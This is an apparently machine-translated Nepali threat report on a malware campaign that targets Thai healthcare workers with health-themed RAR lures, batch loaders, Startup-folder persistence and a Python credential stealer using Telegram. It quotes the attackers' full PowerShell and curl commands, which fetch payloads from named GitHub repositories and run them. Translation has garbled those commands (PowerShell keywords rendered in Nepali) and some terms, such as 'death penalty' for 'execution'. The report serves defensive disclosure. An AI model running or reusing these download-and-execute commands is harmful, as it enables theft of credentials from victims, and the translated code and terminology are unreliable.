
लेखक: वैभव कृष्ण बिल्लाडे, दीक्षित पञ्चाल र रुमाना सिद्दिकी।
विषयसूची
- परिचय
- मुख्य लक्ष्यहरू
- संक्रमण शृङ्खला
- अभियानको प्रारम्भिक निष्कर्षहरू
- प्राविधिक विश्लेषण
- चरण १: प्रारम्भिक डेलिभरी (RAR अभिलेख)
- चरण २: रौकी-अस्पष्ट ब्याच लोडर
- चरण ३: स्टार्टअप पर्सिस्टेन्स स्क्रिप्ट
- चरण ४: माध्यमिक पेलोड कार्यान्वयन
- चरण ५: सूचना चोरको तैनाती (sim.py)
- निष्कर्ष
- Seqrite कवरेज
- सम्झौताका सूचकहरू (IOCs)
- MITRE ATT&CK म्यापिङ
परिचय
Seqrite ल्याबले सक्रिय रूपमा खतरा अभिनेताहरू र तिनीहरूका अभियानहरू ट्र्याक र विश्लेषण गर्दछ, एट्रिब्युशन, पूर्वाधार विश्लेषण, र विरोधी व्यापारमा केन्द्रित। हाम्रो अनुसन्धानको क्रममा, हामीले क्षेत्रीय र अन्तर्राष्ट्रिय संस्थाहरूलाई लक्षित गर्ने चीन-पङ्क्तिबद्ध र अन्य खतरा समूहहरूलाई धेरै अपरेशनहरूको श्रेय दिएका छौं।
हालैको अनुसन्धानको क्रममा, हामीले थाइल्याण्डको स्वास्थ्य सेवा क्षेत्रलाई लक्षित गर्ने सक्रिय मालवेयर अभियान पहिचान गर्यौं, जसमा स्वास्थ्य मन्त्रालयका कर्मचारीहरू र सम्बद्ध स्वास्थ्य सेवा संस्थाहरू समावेश छन्। अभियानले अस्पष्ट ब्याच स्क्रिप्टहरू र कार्यान्वयनयोग्य पेलोडहरू समावेश गर्ने दुर्भावनापूर्ण RAR अभिलेखहरू मार्फत वितरित स्वास्थ्य सेवा-थीमयुक्त भाला-फिसिङ लुरहरूको लाभ उठाउँछ। संक्रमण शृङ्खलाले अस्पष्टताका धेरै चरणहरू, GitHub-होस्ट गरिएको पेलोड डेलिभरी, दृढता संयन्त्रहरू, र पत्ता लगाउनबाट बच्ने क्रममा लक्षित वातावरण भित्र खुट्टा राख्न डिजाइन गरिएको जानकारी-चोरी मालवेयर प्रयोग गर्दछ।
मुख्य लक्ष्यहरू
यो अभियानले मुख्यतया थाइल्याण्डको स्वास्थ्य सेवा इकोसिस्टमभरिका कर्मचारी र विभागहरूलाई लक्षित गर्दछ, जसमा समावेश छन्:

- स्वास्थ्य मन्त्रालयका कर्मचारीहरू र सरकारी स्वास्थ्य खरिद टोलीहरूले आधिकारिक चिकित्सा उपकरण स्वीकृति कागजातहरूको नक्कल गरी प्रलोभन देखाएर।
- अस्पताल प्रशासनका कर्मचारीहरूले नक्कली बिरामी भर्ना अनुरोध कागजातहरू प्रयोग गरेर।
- नक्कली मेडिकल रेकर्ड र एक्स-रे सोधपुछ फाइलहरू मार्फत रेडियोलोजी र डेन्टल क्लिनिकका कर्मचारीहरू।

- नक्कली बिरामीको सीटी स्क्यान नतिजा कागजातहरू मार्फत क्लिनिकल र रेडियोलोजिकल विभागहरू।
- स्वास्थ्य मन्त्रालय-ब्रान्डेड स्वीकृति कागजातहरू मार्फत स्वास्थ्य सेवा आपूर्ति श्रृंखला र चिकित्सा उपकरण खरिद टोलीहरू।
आकर्षणका विषयवस्तुहरूले स्वास्थ्य सेवासँग सम्बन्धित कार्यहरूलाई जानाजानी लक्षित गर्ने सुझाव दिन्छन् र क्षेत्र भित्रको सञ्चालन कार्यप्रवाहको बलियो बुझाइ प्रदर्शन गर्छन्।
संक्रमण शृङ्खला

RAR अभिलेख → अस्पष्ट BAT लोडर → Rouki-अस्पष्ट पेलोड लोडर → स्टार्टअप पर्सिस्टेन्स स्क्रिप्ट (WindowSecuryt.bat) → माध्यमिक ब्याच पेलोड (u-t2.bat) → पाइथन-आधारित जानकारी चोर (sim.py) → टेलिग्राम एक्सफिल्ट्रेसन प्रयासहरू
अभियानको प्रारम्भिक निष्कर्षहरू
अभियानसँग सम्बन्धित सबैभन्दा पहिले पहिचान गरिएको नमूना अप्रिल ७, २०२६ मा अपलोड गरिएको थियो, जबकि सबैभन्दा भर्खरको अवलोकन गरिएको नमूना जुन ३, २०२६ मा अपलोड गरिएको थियो, जसले विश्लेषणको समयमा लगभग दस हप्ताको सक्रिय सञ्चालन अवधिलाई संकेत गर्दछ।
प्रमुख अवलोकनहरू
- सबै पहिचान गरिएका नमूनाहरू थाइल्याण्डबाट अपलोड गरिएका थिए, जसले वितरणको लागि देशभित्रको स्टेजिङ पूर्वाधार वा सम्झौता गरिएका स्थानीय प्रणालीहरूको प्रयोगको सुझाव दिन्छ।
- धम्की दिने व्यक्तिले स्वास्थ्य सेवा र सरकारसँग सम्बन्धित कागजातहरूको भेषमा दुर्भावनापूर्ण ब्याच स्क्रिप्टहरू र कार्यान्वयनयोग्यहरू भएका RAR अभिलेखहरू मार्फत मालवेयर वितरण गर्दछ।
- लुर फाइलनामहरू प्रशासनिक, क्लिनिकल, रेडियोलोजी, र खरिद कर्मचारीहरू सहित विशिष्ट कार्य कार्यहरू अनुरूप बनाइएका छन्, जसले स्वास्थ्य सेवा संस्थाहरूको पूर्व जासूसी वा क्षेत्र-विशिष्ट ज्ञानद्वारा सूचित व्यापक लक्ष्यीकरण रणनीतिलाई संकेत गर्दछ।
- सबै अवलोकन गरिएका नमूनाहरूले एक सुसंगत RAR → BAT → पेलोड कार्यान्वयन श्रृंखला प्रयोग गर्छन्, जसले मानकीकृत उपकरणसेट र दोहोरिने डेलिभरी पद्धति सुझाव दिन्छ।
प्राविधिक विश्लेषण
चरण १: प्रारम्भिक डेलिभरी (RAR अभिलेख)
प्रारम्भिक संक्रमण भेक्टरमा एक दुर्भावनापूर्ण RAR अभिलेख हुन्छ जसमा अस्पष्ट ब्याच फाइल हुन्छ जुन पहिलो-चरण लोडरको रूपमा कार्य गर्दछ। कार्यक्षमता लुकाउन र स्थिर विश्लेषणलाई बाधा पुर्याउन ओब्फस्केसन व्यापक रूपमा प्रयोग गरिन्छ।

एउटा अवलोकन गरिएको नमूना, Health_Ministry_Approved_Equipment_2026.bat ले एन्कोडेड पेलोड डेटा भएको अस्थायी फाइल सिर्जना गर्छ र एम्बेडेड सामग्री डिकोड गर्न PowerShell प्रयोग गर्छ। डिकोड गरिएको सामग्री त्यसपछि माध्यमिक ब्याच फाइलमा लेखिन्छ, जुन पछि कार्यान्वयन गरिन्छ।

मृत्युदण्ड पछि, फोरेन्सिक प्रमाण कम गर्न र सम्झौता पछिको अनुसन्धानलाई जटिल बनाउन अस्थायी कलाकृतिहरू हटाइन्छ।
इम्बेडेड पेलोड डेटा, पावरशेल-आधारित डिकोडिङ रुटिनहरू, र सफाई अपरेशनहरूको प्रयोगले दुर्भावनापूर्ण कार्यक्षमता लुकाउन र सुरक्षा नियन्त्रणहरूबाट बच्न जानाजानी गरिएको प्रयासलाई संकेत गर्दछ।
चरण २: रौकी-अस्पष्ट ब्याच लोडर
चरण १ को समयमा कार्यान्वयन गरिएको डिकोड गरिएको payload.bat लाई Rouki को रूपमा पहिचान गरिएको फ्रेमवर्क प्रयोग गरेर धेरै अस्पष्ट पारिएको थियो।

विश्लेषणले पत्ता लगायो कि स्क्रिप्टले गतिशील रूपमा PowerShell आदेशहरू पुनर्निर्माण र कार्यान्वयन गर्दछ जसले थप मालवेयर कम्पोनेन्टहरू डाउनलोड, कायम राख्छ र कार्यान्वयन गर्दछ। GitHub-होस्टेड पेलोडहरू, भ्रामक फाइल एक्सटेन्सनहरू, र बहु-चरण कार्यान्वयनको प्रयोगले पत्ता लगाउने सम्भावना कम गर्दै सञ्चालन लचिलोपन प्रदान गर्दछ।
पावरशेल कमाण्ड १ - दृढता परिनियोजन
powershell.exe -WindowStyle लुकेको - आदेश “[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; (नयाँ-वस्तु -TypeName System.Net.WebClient).DownloadFile('https://github.com/ud-7-te/ud-vtn/raw/main/up-t2.png', 'C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WindowSecuryt.bat');”
यो कमाण्डले PNG छविको रूपमा लुकेको टाढाबाट होस्ट गरिएको फाइल डाउनलोड गर्छ र यसलाई Windows Startup फोल्डर भित्र WindowSecuryt.bat को रूपमा भण्डारण गर्छ।
स्टार्टअप डाइरेक्टरी भित्र प्लेसमेन्टले प्रयोगकर्ताले प्रणालीमा लग इन गर्दा स्वचालित कार्यान्वयन सुनिश्चित गर्दछ, जसले गर्दा स्थिरता स्थापित हुन्छ।
पावरशेल कमाण्ड २ – पेलोड डिप्लोयमेन्ट
powershell.exe - आदेश “[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; (नयाँ-वस्तु -TypeName System.Net.WebClient).DownloadFile('https://github.com/d7-te/vtn/raw/main/T2.zip', 'C:\Users\Public\Desktops.zip'); Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory('C:\Users\Public\Desktops.zip', 'C:\Users\Public\Desktops'); Start-Sleep -Seconds 1; C:\Users\Public\Desktops\python C:\Users\Public\Desktops\Lib\sim.py; del C:\Users\Public\Desktops.zip”
यो आदेशले ZIP अभिलेख डाउनलोड गर्छ, यसको सामग्रीहरू सार्वजनिक रूपमा पहुँचयोग्य डाइरेक्टरीमा निकाल्छ, र बन्डल गरिएको पाइथन इन्टरप्रेटर प्रयोग गरेर एम्बेडेड पाइथन-आधारित पेलोड (sim.py) कार्यान्वयन गर्छ।
कार्यान्वयन पछि, फोरेन्सिक कलाकृतिहरूलाई कम गर्न र घटना प्रतिक्रिया प्रयासहरूमा बाधा पुर्याउन ZIP अभिलेख मेटाइन्छ।
चरण ३: स्टार्टअप पर्सिस्टेन्स स्क्रिप्ट (WindowSecuryt.bat)
डाउनलोड गरिएको WindowSecuryt.bat स्क्रिप्टको विश्लेषणले पत्ता लगायो कि यसमा पहिलेको चरणको ब्याच लोडरहरूमा अवलोकन गरिएको जस्तै जंक डेटा र अस्पष्ट तर्कको उल्लेखनीय मात्रा समावेश छ। यो गैर-कार्यात्मक सामग्री स्थिर विश्लेषणमा बाधा पुर्याउन र स्क्रिप्टको वास्तविक कार्यान्वयन प्रवाह लुकाउनको लागि हो।
कार्यान्वयनमा, स्क्रिप्टले यसको अन्तिम कार्यात्मक चरणमा पुग्नु अघि विशेषाधिकार जाँच र वातावरण सेटअप गर्दछ, जहाँ यसले निम्न आदेशलाई पुनर्निर्माण र कार्यान्वयन गर्दछ:
cmd /c “curl hxxps://raw.githubusercontent.com/ud-7-te/ud-vtn/main/ud-t2.txt -o C:\Users\admin\AppData\Local\Temp\u-t2.bat && कल गर्नुहोस् C:\Users\admin\AppData\Local\Temp\u-t2.bat”
यो आदेशले GitHub-होस्ट गरिएको भण्डारबाट अतिरिक्त ब्याच पेलोड (u-t2.bat) डाउनलोड गर्न कर्ल प्रयोग गर्दछ र यसलाई प्रणालीको अस्थायी निर्देशिका (%TEMP%) मा भण्डारण गर्दछ। %TEMP% मार्गको प्रयोगले धेरैजसो वातावरणमा उन्नत अनुमतिहरू आवश्यक बिना लेखन पहुँच सुनिश्चित गर्दछ।
सफल डाउनलोड पछि, स्क्रिप्टले तुरुन्तै कल कमाण्ड प्रयोग गरेर पेलोड कार्यान्वयन गर्छ, जसले गर्दा बहु-चरण संक्रमण श्रृंखलाको निरन्तरता सक्षम हुन्छ।
स्टार्टअप-फोल्डर पर्सिस्टन्स र रिमोटली रिट्रिभिएबल पेलोडको संयोजनले खतरा अभिनेतालाई मूल पर्सिस्टन्स मेकानिजम परिमार्जन नगरी दुर्भावनापूर्ण कार्यक्षमता अपडेट गर्न सक्षम बनाउँछ।
थप रूपमा, विन्डोज स्टार्टअप फोल्डर भित्र स्क्रिप्टको प्लेसमेन्टले स्थायित्व प्रदान गर्दछ, जसले प्रयोगकर्ता लगइन गर्दा स्वचालित रूपमा कार्यान्वयन हुन्छ भन्ने सुनिश्चित गर्दछ। यसले धम्की अभिनेतालाई मूल स्थायित्व संयन्त्र परिमार्जन नगरी रिमोट GitHub पूर्वाधारबाट अद्यावधिक पेलोडहरू बारम्बार पुन: प्राप्त गर्न र कार्यान्वयन गर्न अनुमति दिन्छ, जसले संक्रमण श्रृंखलामा लचिलो र दीर्घकालीन नियन्त्रण सक्षम बनाउँछ।
चरण ४: माध्यमिक पेलोड कार्यान्वयन (u-t2.bat)

डाउनलोड गरिएको u-t2.bat स्क्रिप्टको विश्लेषणले पत्ता लगायो कि यसमा संक्रमण श्रृंखलामा पहिलेको ब्याच कम्पोनेन्टहरू जस्तै जंक कोड र अस्पष्ट खण्डहरू छन्। यी गैर-कार्यात्मक तत्वहरू स्क्रिप्टको सुरुमा देखा पर्छन् र स्थिर विश्लेषणलाई बाधा पुर्याउन र वास्तविक कार्यान्वयन प्रवाह लुकाउनको लागि हुन्। अर्थपूर्ण तर्क यी अस्पष्ट खण्डहरू भित्र गहिरो रूपमा एम्बेड गरिएको छ र रनटाइम कार्यान्वयनको समयमा मात्र समाधान गरिन्छ।
प्रणालीमा उच्च-स्तरको पहुँच प्राप्त गर्न स्क्रिप्टले उन्नत विशेषाधिकारहरू सहित आफूलाई पुन: सुरु गर्ने प्रयास गर्दछ।
सफल उचाइमा पुगेपछि, स्क्रिप्टले प्रयोगकर्ताको दृश्यतालाई न्यूनतम गर्दै अर्को चरणको पेलोड कार्यान्वयन गर्न अगाडि बढ्छ।
कार्यान्वयनको अन्तिम चरणले निम्न पेलोडलाई ट्रिगर गर्छ:
powershell.exe -WindowStyle लुकेको - आदेश “C:\Users\Public\Desktops\python C:\Users\Public\Desktops\Lib\sim.py”
यो आदेशले पहिले तैनाथ गरिएको पाइथन इन्टरप्रेटर सुरु गर्छ र देखिने कार्यान्वयन विन्डोहरूलाई दबाएर sim.py कार्यान्वयन गर्छ।
बन्डल गरिएको पाइथन रनटाइमको प्रयोगले पीडित प्रणालीमा अवस्थित कुनै पनि पाइथन स्थापनाबाट स्वतन्त्र रूपमा कार्यान्वयन गर्न सक्षम बनाउँछ र तैनाती निर्भरताहरू कम गर्छ।
चरण ५: सूचना चोरको तैनाती (sim.py)
विश्लेषणको क्रममा पहिचान गरिएको अन्तिम पेलोड sim.py हो, जुन बन्डल गरिएको पाइथन वातावरण मार्फत कार्यान्वयन गरिएको पाइथन-आधारित जानकारी चोर हो।

कार्यान्वयन पछि, मालवेयरले गुगल क्रोम, माइक्रोसफ्ट एज, ब्रेभ, र टास्ककिल आदेशहरू प्रयोग गर्ने अन्य क्रोमियम-आधारित ब्राउजरहरू सहित धेरै वेब ब्राउजरहरूलाई समाप्त गर्दछ। यो व्यवहार सामान्यतया ब्राउजर डाटाबेस, क्रेडेन्सियल स्टोर, कुकीज, र सत्र कलाकृतिहरूमा पहुँच खोज्ने जानकारी चोरी गर्ने मालवेयरसँग सम्बन्धित छ जुन अन्यथा सक्रिय प्रक्रियाहरूद्वारा लक हुन सक्छ।
अवलोकन गरिएका क्षमताहरू
- ब्राउजर-सम्बन्धित डेटा सङ्कलन गर्दछ।
- भण्डारण गरिएका प्रमाणहरू र सत्र जानकारी सङ्कलन गर्छ।
- चरणहरूले अस्थायी निर्देशिकाहरू भित्र डेटा सङ्कलन गरे।
- सङ्कलन गरिएको डेटालाई ZIP अभिलेखहरूमा संकुचित गर्दछ।
- टेलिग्राम-आधारित पूर्वाधार मार्फत निष्कासन प्रयासहरू।
कार्यान्वयन लगहरूले टेलिग्राम बट एपीआई मार्फत हार्डकोड गरिएको बट टोकन र च्याट पहिचानकर्ताहरू प्रयोग गरेर आक्रमणकारी-नियन्त्रित टेलिग्राम च्यानलहरूमा चोरी गरिएको डेटा प्रसारण गर्ने बारम्बार प्रयासहरू प्रकट गर्यो।
बहिष्कार अनुरोधहरूमा पीडित-विशिष्ट मेटाडेटा समावेश थियो जस्तै:
- प्रणाली पहिचानकर्ताहरू
- प्रयोगकर्ता नाम जानकारी
- सङ्कलन गरिएका डेटा काउन्टरहरू
- अभिलेख सन्दर्भहरू
यद्यपि api.telegram.org सँग सञ्चार गर्दा कनेक्टिभिटी टाइमआउटका कारण अवलोकन गरिएको एक्सफिल्ट्रेसन प्रयासहरू असफल भए, ब्राउजर डेटा सङ्कलन, स्थानीय स्टेजिङ, अभिलेख सिर्जना, र प्रयास गरिएको प्रसारणको संयोजनले पेलोडको जानकारी-चोरी क्षमताहरूको पुष्टि गर्दछ।
समग्रमा, मालवेयरले आधुनिक पाइथन-आधारित चोरीकर्ताहरूसँग सम्बन्धित विशेषताहरू प्रदर्शन गर्दछ, जसमा प्रमाणपत्र चोरी, सत्र कुकी कटाई, स्थानीय डेटा स्टेजिङ, अभिलेख उत्पादन, र टेलिग्राम-आधारित एक्सफिल्ट्रेसन संयन्त्रहरू समावेश छन्।
GitHub-होस्टेड पेलोड डेलिभरी, वैध प्रणाली उपयोगिताहरू, स्तरित अस्पष्टता, र बहु-चरण कार्यान्वयनको प्रयोगले सञ्चालन लचिलोपन र रक्षा चोरी दुवैमा योगदान पुर्याउँछ।
निष्कर्ष
Seqrite ल्याबले मध्यम आत्मविश्वासका साथ मूल्याङ्कन गर्दछ कि यो अभियानले थाइल्याण्डको स्वास्थ्य सेवा क्षेत्र विरुद्ध लक्षित प्रयासलाई प्रतिनिधित्व गर्दछ, स्वास्थ्य सेवा-थीम सामाजिक इन्जिनियरिङ आकर्षणहरू, बहु-चरण ब्याच लोडरहरू, GitHub-होस्टेड पेलोड पूर्वाधार, र पाइथन-आधारित जानकारी-चोरी मालवेयरको लाभ उठाउँदै।
अभियानले RAR अभिलेखहरू, अत्यधिक अस्पष्ट ब्याच स्क्रिप्टहरू, स्टार्टअप फोल्डर दुरुपयोग मार्फत दृढता, चरणबद्ध पेलोड पुन: प्राप्ति, र टेलिग्राम-आधारित एक्सफिल्ट्रेसन प्रयासहरू समावेश गर्ने दोहोरिने डेलिभरी पद्धति प्रदर्शन गर्दछ।
हाल उपलब्ध प्रमाणहरूको आधारमा कुनै निश्चित श्रेय स्थापित गर्न नसकिए पनि, नमूनाहरूमा अवलोकन गरिएको परिचालन स्थिरताले गतिविधि एकल खतरा अभिनेता वा नजिकबाट सम्बन्धित क्लस्टरद्वारा सञ्चालन भइरहेको सुझाव दिन्छ। सम्बन्धित पूर्वाधार, पेलोड विकास, र पीडित विज्ञानको निरन्तर अनुगमनले श्रेय र अभियान उद्देश्यहरूमा थप अन्तर्दृष्टि प्रदान गर्न सक्छ।
स्वास्थ्य सेवा क्षेत्र भित्रका संस्थाहरूले कागजात-थीम फिसिङ अभियानहरू विरुद्ध सतर्क रहनु पर्छ, अनधिकृत स्टार्टअप-फोल्डर परिमार्जनहरूको निगरानी गर्नुपर्छ, र बाह्य स्रोतहरूबाट प्राप्त अविश्वसनीय स्क्रिप्टहरू र बाइनरीहरूको कार्यान्वयनलाई प्रतिबन्धित गर्नुपर्छ।
Seqrite कभरेज:
- स्क्रिप्ट।ट्रोजन।डाउनलोडर।५०८३६।जीसी
- cld.script.trojan.१७७९४७७४१४
सम्झौताका सूचकहरू (IOCs):
| फाइल नाम | SHA256 |
| स्वास्थ्य_मन्त्रालय_स्वीकृत_उपकरण_२०२६.rar | E5F6D9D405819E6B05B5D8268A2E973294859AD65237EDE36AB612B536D0AC2B |
| स्वास्थ्य_मन्त्रालय_स्वीकृत_उपकरण_२०२६.bat | 4EEBC38297A307D18784D6F9EBC8AA6E6F69860BE970CC70D9E544DEB1FF6CE0 |
| पेलोड.ब्याट | F4D4B8CAC004BB63834C6DF436721BABD9464C09787C80B268D839E0AADA9F87 |
| विन्डोसेक्युरिट.ब्याट | 74BB6AD7E1310F30A3E24FD3CBBFFA2C0C41C64E89E5D0DD1D6900E96B914183 |
| u-t2.bat ले | 7709D8C34D490509F3624104611EB75A862944DD9D7A642F44514ADA16C85EE9 |
| डेस्कटप.जिप | 523388567630E4FBDC359F75232BF2AD82671A680D4BFDCE0237FC30DFEC4C80 |
| चोर (SIM.PY) | 442E0F4E822842922E7E4685840194E99FD68C7F0EC38C1925914B8F724D5865 |
MITRE ATT&CK म्यापिङ:
| रणनीति | प्रविधिको नाम | प्रविधि ID |
| प्रारम्भिक पहुँच | फिसिङ: भाला फिसिङ संलग्नक | T1566.001 |
| कार्यान्वयन | कमाण्ड र स्क्रिप्टिङ इन्टरप्रेटर: विन्डोज कमाण्ड शेल | T1059.003 |
| कमाण्ड र स्क्रिप्टिङ दोभासे: पावरशेल | T1059.001 | |
| प्रयोगकर्ता कार्यान्वयन: दुर्भावनापूर्ण फाइल | T1204.002 | |
| रक्षा चोरी | अस्पष्ट फाइलहरू वा जानकारी | T1027 |
| लुगा धुने (PNG/TXT को रूपमा BAT) | T1036 | |
| होस्टमा सूचक हटाउने: फाइल मेटाउने | T1070.004 | |
| दृढता | रजिस्ट्री रन कुञ्जीहरू / स्टार्टअप फोल्डर | T1547.001 |
| स्टार्टअप फोल्डर मार्फत तालिकाबद्ध कार्यान्वयन | T1547 | |
| विशेषाधिकार एस्केलेसन | दुरुपयोग उचाइ नियन्त्रण संयन्त्र | T1548 |
| खोज | प्रणाली मालिक/प्रयोगकर्ता खोज | T1033 |
| प्रमाण पहुँच | पासवर्ड स्टोरहरूबाट प्राप्त प्रमाणहरू | T1555 |
| वेब ब्राउजरहरूबाट प्रमाणहरू | T1555.003 | |
| संग्रह | सङ्कलन गरिएको डेटाको अभिलेख राख्नुहोस् | T1560 |
